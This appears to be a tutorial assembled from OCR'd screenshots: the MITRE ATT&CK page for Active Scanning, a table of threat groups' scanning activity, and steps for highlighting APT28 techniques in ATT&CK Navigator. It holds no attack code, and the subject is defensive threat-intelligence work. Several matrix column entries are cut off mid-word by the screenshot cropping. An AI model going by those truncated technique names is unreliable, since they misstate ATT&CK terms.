Search Open Technical Databases (0/5)
Search Open Websites/Domains (0/2)
Search Victim-Owned Websites
Active Scanning (T1595)
pin/unpin tooltip
select
add to selection
remove from selection
select all
deselect all
invert selection
select annotated
select unannotated
select all techniques in tactic
deselect all techniques in tactic
view technique
view tactic
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/3)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (0/3)

https://attack.mitre.org/techniques/T1595/



The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

Home > Techniques > Enterprise > Active Scanning

Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.[1][2] Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

Tactic: Reconnaissance

Platforms: PRE

Version: 1.0


Created: 02 October 2020

Last Modified: 08 March 2022

Version Permalink


Mitigations

Let us try to look at APT28 and Dragonfly



ID	Name	Description
G0007	APT28	APT28 has performed large-scale scans in an attempt to find vulnerable servers.[2]
G0016	APT29	APT29 has conducted widespread scanning of target environments to identify vulnerabilities for exploit.[3]
G0143	Aquatic Panda	Aquatic Panda has used publicly accessible DNS logging services to identify servers vulnerable to Log4j (CVE 2021-44228).[4]
G0035	Dragonfly	Dragonfly has scanned targeted systems for vulnerable Citrix and Microsoft Exchange services.[5]
G0059	Magic Hound	Magic Hound has conducted widespread scanning to identify public-facing systems vulnerable to Log4j (CVE-2021-44228).[6]
G0034	Sandworm Team	Sandworm Team has scanned network infrastructure for vulnerabilities as part of its operational planning.[7]
G0139	TeamTNT	TeamTNT has scanned for vulnerabilities in IoT devices and other related resources such as the Docker API.[8]
G0123	Volatile Cedar	Volatile Cedar has performed vulnerability scans of the target server.[9][10]

https://www.youtube.com/watch?v=pcclNdwG8Vs




mitre-attack / attack-navigator

Web app that provides basic navigation and annotation of ATT&CK matrices https://mitre-attack.github.io/attack...

isaisabel merging April 2019 updates into master — Latest commit f84fac1 on Apr 30

layers	added April 2019 update layers	a month ago
nav-app	revised 'mitre' to 'mitre-attack' for links in preparation of repo mi...	6 months ago
CHANGELOG.md	revised 'mitre' to 'mitre-attack' for links in preparation of repo mi...	6 months ago
CONTRIBUTING.md	Update contributing.md to reflect proper pull request target branch	a year ago
LICENSE.txt	Initial commit for version 1	a year ago
NOTICE.txt	fixed dead links caused by ATT&CK site reorganization	6 months ago

Search for apt28 and then select view here.



Reconnaissance 10 techniques
- Active Scanning (0/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development 7 techniques
- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access 9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/3)

Execution 10 techniques
- Command and Scripting Interpreter (0/5)
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (0/2)
- Shared Modules
- Software Deployment Tools
- System Services (0/1)
- User Execution (0/2)
- Windows Management Instrumentation

Persistence 18 techniques
- Account Manipulation (0/2)
- BITS Jobs
- Boot or Logon Autostart Execution (0/10)
- Boot or Logon Initialization Scripts (0/2)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (0/11)
- External Remote Services

Privilege Escalation 13 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/10)
- Boot or Logon Initialization Scripts (0/2)
- Create or Modify System Process (0/1)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (0/11)
- Exploitation for Privilege Escalation
- Hijack Execution Flow

Defense Evasion 34 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (0/5)
- BITS Jobs
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (0/9)
- Hijack Execution Flow

Creden Acce 15 techn
- Adversary the-Middl
- Brute Force (0/4)
- Credential from Pass Stores (0/3)
- Exploitatio for Creder Access
- Forced Authentic
- Forge Wel Credential
- Input Capture (0
- Modify Authentic Process (0/
- Multi-Fact Authentic Interceptio
- Multi-Fact Authentic

Search
apt28

Search Settings
☑ name ☑ ATT&CK ID ☑ description ☑ data sources

Techniques (1)

select all | deselect all

Acquire Infrastructure : Domains view | select | deselect


Threat Groups (2)

select all | deselect all

APT28 view | select | deselect

Sandworm Team view | select | deselect

Use this to color your selection



Reconnaissance (10 techniques)
- Active Scanning (1/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (1/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (1/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development (7 techniques)
- Acquire Infrastructure (2/6)
- Compromise Accounts (1/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (1/6)
- Stage Capabilities (0/5)

Initial Access (9 techniques)
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (2/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/3)

Execution (10 techniques)
- Command and Scripting Interpreter (2/5)
- Exploitation for Client Execution
- Inter-Process Communication (1/2)
- Native API
- Scheduled Task/Job (0/2)
- Shared Modules
- Software Deployment Tools
- System Services (0/1)
- User Execution (2/2)
- Windows Management Instrumentation

Persistence (18 techniques)
- Account Manipulation (1/2)
- BITS Jobs
- Boot or Logon Autostart Execution (1/10)
- Boot or Logon Initialization Scripts (1/2)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (1/11)
- External Remote Services

Privilege Escalation (13 techniques)
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (1/5)
- Boot or Logon Autostart Execution (1/10)
- Boot or Logon Initialization Scripts (1/2)
- Create or Modify System Process (0/1)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (1/11)
- Exploitation for Privilege Escalation
- Hijack Execution Flow

Defense Evasion (34 techniques)
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (1/5)
- BITS Jobs
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (2/9)
- Hijack Execution Flow

Creden Acce (15 techn
- Adversary-in-the-Middl
- Brute Force (2/4)
- Credential from Passw Stores (0/3)
- Exploitatic for Creden Access
- Forced Authentic
- Forge Wel Credential
- Input Capture (1,
- Modify Authentic Process (0/
- Multi-Fact Authentic Intercepti
- Multi-Fact Authentic


Search
apt28

Search Settings
🟦 name 🟦 ATT&CK ID 🟦 desc ta sources

Techniques (1)
select all deselect all
Acquire Infrastructure : Domains view select deselect

Threat Groups (2)
select all deselect all
APT28 view select deselect
Sandworm Team view select deselect

Use this to give a score



score
1

Reconnaissance
10 techniques
- Active Scanning (1/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (1/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (1/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development
7 techniques
- Acquire Infrastructure (2/6)
- Compromise Accounts (1/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (1/6)
- Stage Capabilities (0/5)

Initial Access
9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (2/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/3)

Execution
10 techniques
- Command and Scripting Interpreter (2/5)
- Exploitation for Client Execution
- Inter-Process Communication (1/2)
- Native API
- Scheduled Task/Job (0/2)
- Shared Modules
- Software Deployment Tools
- System Services (0/1)
- User Execution (2/2)
- Windows Management Instrumentation

Persistence
18 techniques
- Account Manipulation (1/2)
- BITS Jobs
- Boot or Logon Autostart Execution (1/10)
- Boot or Logon Initialization Scripts (1/2)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (1/11)
- External Remote Services

Privilege Escalation
13 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (1/5)
- Boot or Logon Autostart Execution (1/10)
- Boot or Logon Initialization Scripts (1/2)
- Create or Modify System Process (0/1)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (1/11)
- Exploitation for Privilege Escalation
- Hijack Execution Flow

Defense Evasion
34 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (1/5)
- BITS Jobs
- Debugger Evasion
